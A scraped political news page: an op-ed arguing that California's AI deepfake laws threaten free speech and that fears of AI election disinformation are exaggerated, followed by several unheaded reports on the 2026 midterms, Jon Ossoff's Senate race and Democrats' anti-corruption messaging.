
Politics
California’s solution to fight AI disinformation is worse than the problem


Democracy, California Gov. Gavin Newsom warns, is on the brink. The culprit? A wave of “disinformation powered by generative AI,” poised to “pollute our information ecosystems like never before.” With the 2024 election looming, Newsom and California Democrats argue that artificial intelligence-generated content threatens to warp public perception. In response, the Golden State has swiftly enacted two bold new laws designed to stem the tide of “deceptive” content spreading across the internet.
These laws not only likely violate the First Amendment, which protects even false political speech, but they are also rooted in exaggerated fears of AI disinformation.
An obviously deepfaked video of Vice President Kamala Harris, widely shared by Elon Musk, prompted Newsom’s push to regulate online discoursebut, of course, these laws will also ban the many parody AI videos of Donald Trump.
As researchers have pointed out…the extent and impact of disinformation are typically much smaller than the alarmist scenarios assume.
To be sure, disinformation, deepfakes and propaganda can spread and have real-life effects. But as researchers have pointed out — mostly to deaf ears — the extent and impact of disinformation are, thus far, typically much smaller than the alarmist scenarios assume. And a recent study by MIT researchers found that humans can frequently discern deepfakes with both audio and visual cues. That’s why widely shared deepfakes of Harris or Trump failed to convince anyone they were real.
Also, a closer look at 2024 elections around the world demonstrates how fears of AI deepfakes have largely been overblown.
Before this summer’s European parliamentary elections, headline after headline sounded the alarm that “AI could supercharge disinformation” and put the future of democracy at stake. A perfect storm of Russian propaganda and artificial intelligence threatened to drown the integrity of an election with 373 million eligible voters in 27 countries in disinformation and deepfakes.
That message was echoed by think tanks, researchers and European Union leaders ahead of the June election. Věra Jourová, the European Commission vice president for values and transparency, said AI deepfakes of politicians could create “an atomic bomb … to change the course of voter preferences.” In response, the European Commission sent alerts to social media platforms and set up crisis units expecting to deal with efforts to cast doubt on the legitimacy of the election’s outcome for weeks after the vote.
So what happened? Despite active disinformation networks on social media platforms, the E.U.-funded and often alarmist European Digital Media Observatory identified no major disinformation-related incident or any deluge of deepfakes. In the U.K. elections, British fact-checking group FullFact told Politico“There hasn’t been a [deepfake] which has just dominated a day of the actual election campaign.”
What about the rest of the world? Elections have taken place in many countries, some with less resilient democratic institutions and more vulnerable election procedures than European democracies.
A Washington Post article highlighted India’s 2024 elections as a “preview” of how AI is transforming democracy. Despite being “awash in deepfakes,” researchers found, AI had little impactinstead proving a net positive by connecting voters.
These election results demonstrate that a critical mass of voters can think for themselves and don’t slavishly fall for lies propaganda and nonsense.
In Pakistan and Indonesiaobservers reported minimal disinformation, with viral fake news fact-checked on social media. A coalition of civil society groups and government agencies in Taiwan ensured transparency and crowdsourced fact-checking, mitigating China’s interference attempts.
It should be a positive story that democracies around the world, to this point, have a higher degree of resilience than many feared. More importantly, these election results demonstrate that a critical mass of voters can think for themselves and don’t slavishly fall for lies, propaganda and nonsense, even when slickly produced with cutting-edge technology.
As the 2024 U.S. election approaches, we should be vigilant but resist the urge to sacrifice free speech in the name of fighting disinformation. Our democracy is more resilient than fearmongers suggest.
California’s two new laws, on the other hand, are panic-driven and counterproductive, and they open the door to state-sanctioned censorship of lawful speech.
A.B. 2839 prohibits the use of AI deepfakes about political candidates, while A.B. 2655 requires large platforms to block “deceptive” content about politicians, respond to every public complaint within 36 hours and remove “substantially similar” content.
Both laws will chill political speech, infringe on Californians’ ability to criticize politicians, undermine platforms’ rights to moderate content and even prevent people from highlighting “deceptive” content as fake.
While A.B. 2839 exempts political satire and parody, it requires those responsible to include disclosures that the “materially deceptive” content isn’t real, which will surely undermine the impact of these messages if commentators must declare that they are just joking.
Both laws will chill political speech, infringe on Californians’ ability to criticize politicians.
We would also be wise to remember that the very politicians who generate headlines about AI disinformation — and insist that they should be trusted to define this nebulous concept — are frequently the sources of political misinformation.
Instead of succumbing to elite panic, we should face the challenge of disinformation while heeding the words of former Supreme Court Justice Anthony Kennedywho said, “Our constitutional tradition stands against the idea that we need Oceania’s Ministry of Truth.” In defending free speech, we must avoid granting the government unprecedented powers to decide what truth is, recognizing that the greatest threat to democracy often comes from those who claim to protect it.
(Disclosure: The Future of Free Speech is a nonpartisan think tank in joint partnership with Vanderbilt University and Denmark-based Justitia. It has received limited financial support from Google for specific projects not related to the subject of this piece. In all cases, The Future of Free Speech retains full independence and final authority for its work.)
Jacob Mchangama is the executive director of The Future of Free Speech and a research professor at Vanderbilt University. He is also a senior fellow at the Foundation for Individual Rights and Expression (FIRE) and the author of “Free Speech: A History From Socrates to Social Media.”


Some top congressional Republicans have privately concluded that it is likely impossible for them to keep control of the House of Representatives in the midterm elections, and they are now focused on limiting the scale of the defeat and salvaging the party’s Senate majority.
Five senior Republican lawmakers, all granted anonymity to speak candidly about their party’s dire position, told Blue Light News the House had all but slipped away.
One senior House Republican said the GOP’s goal at this point was to “save as many Republican seats as we can.” The president, this person said, was not helping.
“President Trump has made this election all about himself,” the lawmaker said. “Now we have to survive that political storm.”
A second Republican member of Congress said the movement of campaign advertising made plain which side was in control of the midterms. This lawmaker predicted Democrats would pick up about 10 seats, more than enough to take control of the chamber.
Even in newly redistricted red states like Florida and Texas, this person said, Republican candidates were “hanging on with their fingernails.”
Republicans have already fallen back from several contested House districts that they feel are no longer winnable, including those held by Rep. Mariannette Miller-Meeks of Iowa and Tom Kean Jr. of New Jersey. Trump carried their districts just two years ago. The party last week gave up on an Omaha-based district held by retiring Rep. Don Bacon.
Trump officials and other top GOP operatives say more candidates may be cut off in the coming days, in order to shift advertising money to races where it can make more of a difference. Republican groups have already given up on multiple races where they once hoped to unseat Democratic lawmakers.
The Republican Party is under extreme pressure across the Midwest, where it is now spending heavily to defend Senate seats in once-reliably MAGA states like Iowa, Nebraska and Kansas.
Bacon, a maverick often at odds with the White House, said there was no mystery in his party’s political tribulations.
“I’ve talked to some who are making these decisions: The biggest problem is the president’s polling numbers and unfavorables,” Bacon said.
White House officials insist they’re not giving up on either chamber of Congress. In a statement, White House spokeswoman Liz Huston said Trump remained “committed to maintaining Republican majorities in both the House and Senate.”
As he departed on Tuesday to campaign in Alaska for embattled GOP Sen. Dan Sullivan, Trump professed optimism about the midterms but acknowledged that sitting presidents typically see their party lose seats in the off year.
“But I’m doing a tour right now and I’m doing rallies,” Trump added. “The level of enthusiasm for the Republican Party is way up.”
House Speaker Mike Johnson went even further, flatly declaring during a campaign stop in deep-red Texas that “the polling is wrong” in showing his party on the brink of a broad defeat.
Yet at a tactical level, the Republican Party’s moves to shift money away from defending the House and toward saving the Senate are clear enough. In recent days, the Congressional Leadership Fund, the top super PAC for House Republicans, canceled advertising for key House candidates in Nebraska and Iowa and allowed the Senate Leadership Fund – a Republican group focused on the upper chamber – to swoop in and claim the airtime to support Nebraska Sen. Pete Ricketts and Rep. Ashley Hinson, who is running for Senate in Iowa.
“These are not the moves of a party that’s going to keep the House,” a third Republican lawmaker said.
In statements to Blue Light News, both CLF and the National Republican Congressional Committee said they had no intention of giving up on the fight for control of the House.
NRCC spokesperson Mike Marinella said districts are won “one by one,” and that the GOP has “the financial firepower and ground game needed to win.”
Chris Winkelman, president of CLF, said his group would keep moving money around to maximize the impact nationally.
The goal, he said, was to “keep the pressure on the most vulnerable Democrats and preserve a path to 218 seats.”
Former Rep. Carlos Curbelo, a Florida Republican who lost his swing seat in Trump’s first midterm election eight years ago, said his former colleagues were clear-eyed about where the election seemed to be headed.
“The environment is about as tough as one could expect,” Curbelo said. “There is no one who has privately stated that they believe Republicans can hold the House — not in recent weeks, anyway.”
Megan Messerly, Lauren Fedor, Lisa Kashinsky and Myah Ward contributed to this report.
Democratic Sen. Jon Ossoff said Tuesday he will not run for president in 2028 and committed to serving a full six-year Senate term if reelected.
“I have zero interest in running for president. I’m not running for president. I’m running for reelection to the Senate,” Ossoff said during a Georgia Senate debate against Republican Rep. Mike Collins.
Asked by Greg Bluestein of The Atlanta Journal-Constitution whether he would serve his full term if he wins in November, Ossoff replied: “Yes, I will.”
The remarks are Ossoff’s most forceful rejection yet of a potential 2028 presidential bid even as his name has repeatedly surfaced in national Democrats’ conversations about possible contenders for the party’s nomination. His public commitment to a full Senate term on Tuesday is the latest of his campaign’s many efforts to tamp down that speculation.
Ossoff gained national attention this year given his strong fundraising numbers, his consistent lead in public polling against Collins and his ability to generate viral moments on the campaign trail, particularly through his attacks on President Donald Trump. Democrats are bullish about Ossoff’s ability to hold onto his Senate seat — so much so that the Democratic-aligned Senate Majority PAC said Tuesday it was removing its ad spending in Georgia for the week.
He’s also taken steps to boost the state Democratic party in Georgia, a perennial battleground that has been and will be key to winning the presidency. If November brings historic wins up and down the ballot, Ossoff will get some of the credit — and he’ll have confirmed his status as a leader in the swing state.
Democrats may be discovering the political power of calling something rigged.
They’re leaning hard into anti-corruption messaging in the final weeks of the campaign as new research suggests that linking corruption to Americans’ economic struggles can boost Democrats into the home stretch.
Messaging from Democrats that tied corruption to housing, health care and the cost of living increased voter support for Democratic congressional candidates by about 3 percentage points, according to a national survey last month conducted by Blue Rose Research and Democratic-aligned Winning Jobs Narrative Action, which was obtained by POLITICO.
The findings align with a shift in how Democrats are talking about corruption — and help explain why that message has exploded on the campaign trail. From Sen. Jon Ossoff in Georgia to James Talarico in Texas and Abdul El-Sayed in Michigan, Democrats have zeroed in on a common argument: Washington is rigged to benefit the wealthy at the expense of everyday Americans.
“We have a corruption crisis in this country, and it is leading to an affordability crisis,” Iowa Democratic state Rep. Josh Turek said during his Senate debate against Rep. Ashley Hinson last week.
It’s a message that is reverberating across campaigns. In a recent presentation delivered to Democratic groups on Capitol Hill, longtime Democratic strategist Jesse Ferguson offered a succinct playbook: “Corruption is why your costs are high,” according to the presentation viewed by Blue Light News.
His presentation also encouraged Democrats to lead with the acknowledgement that costs are high and then go into corruption, acknowledge that it happens across parties and avoid making President Donald Trump the sole focus of their attacks. “Trump works as an example of corruption that raises costs, not as the whole case,” the presentation said.
Since April, Democratic candidates and outside groups in House and Senate races have spent roughly $104 million on advertising mentioning corruption, according to ad tracking firm AdImpact. Republicans, meanwhile, have spent $36 million across House and Senate campaigns over the same period.
“It’s not just like, ‘oh, look at what’s happening with the ballroom,’ or ‘boy, Donald Trump’s made a lot of money on crypto,’” Democratic strategist Chris Meagher said. “You have to be able to tie it to the impact on people’s lives.”
“The narrative works best when it’s an outsider candidate who is linking a rigged economy to a rigged political system,” longtime Democratic pollster Celinda Lake said of the anti-corruption messaging.
Running against corruption is not new. But as Democrats looked for a way out of the political wilderness after 2024, they began turning a familiar attack — anti-corruption — into a broader message tied to voters’ economic pain. What once was an attack largely focused on Trump has become a more expansive argument for candidates trying to connect it to why Americans are struggling financially, potentially providing a blueprint for the party beyond November.
“Democrats used to talk about corruption as a crime. Now corruption is the explanation for costs,” Ferguson, the Democratic strategist, said.
The issue — and messaging around it — is also coming to the fore in a cycle when anger over the suppression of Epstein files hit a fever pitch and public pressure to ban Congress from trading stocks continues to mount.
And it’s not just the research by Blue Rose that shows the potential potency of that message.
In another recent survey from the Democratic group Navigator Research, obtained by Blue Light News, the vast majority of Americans — both Democrats and Republicans — say corruption is driving up their costs. That same survey of registered voters, conducted in August, found majorities, including roughly a quarter of Republicans, say Trump is bringing more corruption to Washington than fixing it.
And new results from the nonpartisan Center Square’s Voter Voice Poll, conducted this month by Noble Predictive Insights and shared first with Blue Light News, show 10% of voters ranking government corruption as the second most important issue facing Americans, tied with the economy and jobs, and only behind inflation and price increases.
In some instances, Democrats have wrested the word “rigged” away from Trump who has used it in the context of unproven election fraud and turned it into a mobilizing political talking point. That’s a departure from March 2024 when Democrats criticized then Rep. Katie Porter for accusing special interests of spending money to “rig” the California Senate race after she lost in the state’s primary. But now some Democrats are embracing that language as a way to rail against what they see as a corrupt system.
“They’re rigging the rules to benefit their wealthy donors and corporate special interests,” former Ohio Democratic Sen. Sherrod Brown said in a message to supporters announcing the launch of his campaign to return to office.
But the corruption resonates across parties. Republicans who spoke with Blue Light News said Democrats do not own the issue — voters everywhere are animated by it. While polling shows that voters in both major parties believe the government is corrupt, Republicans accuse Democrats of lacking credibility on the issue.
“Americans have been disgusted by the level of self-serving corruption that spread like herpes through the slimy politicians who run the Democrat Party, and now they’re suddenly changing their tune because it’s an election year,” National Republican Congressional Committee spokesperson Mike Marinella said in a statement. “Voters see through the facade, and they know Republicans are cleaning up the rot left behind by Democrat leaders.”
On the Senate side, National Republican Senatorial Committee spokesperson Bernadette Breslin pointed Blue Light News to a poll in Minnesota — a rare offensive opportunity for Senate Republicans this cycle — that shows there are just about as many voters who blame Democratic Gov. Tim Walz for widespread fraud of federally-funded government programs in the state as there are who blame the criminals. Walz’s lieutenant governor, Peggy Flanagan, is running for Senate against Republican Michele Tafoya, and corruption under Democratic rule is a key theme for Republicans in the race.
“The overwhelming majority of Minnesotans blame the Walz-Flanagan administration — and the criminals it aided and abetted — for plundering their hard-earned taxpayer dollars,” Breslin said. “They’ll vote for Michele Tafoya to right the ship this November.”
Steve Pierce, executive director at Winning Jobs Narrative Action, said one of the biggest shifts for Democrats this cycle on corruption has been a move away from a message largely rooted in concerns over democratic norms, which have struggled to break through in a way that moves voters in past cycles.
“You’ve seen Democrats, rather than connecting corruption to democracy, connecting it to affordability, connecting it to the top concern that voters have,” said Pierce. “It’s connecting it in a way that’s meaningful to voters around the things that they are thinking about every day.”
The anti-corruption message has played out across the country, and as an explanation for frustration against different economic pain points, including rising electric bills and local data center projects.
A recent memo on data centers from House Majority PAC, the main super PAC working to elect House Democrats, noted the “message environment in the 2026 election cycle has been dominated by costs, with an important secondary theme around corruption that began to emerge last year.” The group’s spokesperson, CJ Warnke, told Blue Light News that “every single poll and every single focus group shows affordability to be voters’ number one issue, and they specifically point to corrupt politicians as being responsible for driving up prices.”
Next month’s midterms will offer the clearest test yet of whether Democrats can turn this message into votes. But Democratic operatives increasingly see anti-corruption messaging as more than just a short-term political weapon — as long as they try to do something about it if they win control next year.
“I think the thing for Democrats, if they do want to keep it on the radar heading into 2028, and I think they should because I think it is a really potent issue for them, they are going to have to also deliver on it,” said Pierce.
“They have to be able to show up to get caught trying,” he said.
-

 Politics2 years ago
Former ‘Squad’ members launching ‘Bowman and Bush’ YouTube show
-
Uncategorized2 years ago
Bob Good to step down as Freedom Caucus chair this week
-

 The Josh Fourrier Show2 years ago
DOOMSDAY: Trump won, now what?
-

 The Dictatorship2 years ago
Pete Hegseth’s tenure at the Pentagon goes from bad to worse
-

 Politics2 years ago
Former Kentucky AG Daniel Cameron launches Senate bid
-

 The Dictatorship2 years ago
Luigi Mangione acknowledges public support in first official statement since arrest
-

 Politics2 years ago
Blue Light News’s Editorial Director Ryan Hutchins speaks at Blue Light News’s 2025 Governors Summit
-

 The Dictatorship1 year ago
Mike Johnson sums up the GOP’s arrogant position on military occupation with two words